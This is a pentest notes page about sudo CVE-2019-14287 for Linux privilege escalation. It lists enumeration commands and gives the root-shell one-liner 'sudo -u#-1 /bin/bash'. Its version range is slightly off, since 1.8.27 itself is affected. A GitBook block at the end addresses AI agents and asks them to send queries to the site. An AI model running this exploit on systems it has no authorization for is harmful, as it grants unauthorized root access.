> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/privesc/sudoers/sudo-version-vulnerabilities-linux-privilege-escalation/sudo-version-1.8.27-cve-2019-14287.md).
# sudo 1.8.27 CVE-2019-14287
sudo 1.8.27 \[CVE-2019-14287] notes for Linux privilege escalation, with enumeration steps, exploitation examples, and reporting-focused validation.
## What It Is
Sudoers privilege escalation starts with the commands a user can run through `sudo`. Misconfigured binaries, unsafe script arguments, symlink handling, and vulnerable sudo versions can turn limited sudo rights into a root shell. This specific page focuses on **sudo 1.8.27 \[CVE-2019-14287]** and keeps the exploitation flow practical: identify the condition, validate it safely, then run the smallest payload needed to prove impact.
## Enumeration
Start by confirming the local context and the exact misconfiguration before running the exploit path.
```bash
sudo -l
sudo --version
```
## Examples
### Abusing sudo privilege (CVE-2019-14287):
When examining sudo privileges, we discovered a vulnerable configuration in the sudoers file. Using the `sudo -l` command, we have identified a privilege to connect to all users, except `root`, with the `/bin/bash` command:
{% embed url="" %}
This vulnerability affects all sudo versions prior to 1.8.27.

In our case, the version of sudo is less than 1.8.27, making this vulnerability exploitable.
To exploit this vulnerability, simply execute the following command:
```bash
sudo -u#-1 /bin/bash
```
This command allows you to run a shell as the user `-1`, which corresponds to the user `root`.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/privesc/sudoers/sudo-version-vulnerabilities-linux-privilege-escalation/sudo-version-1.8.27-cve-2019-14287.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)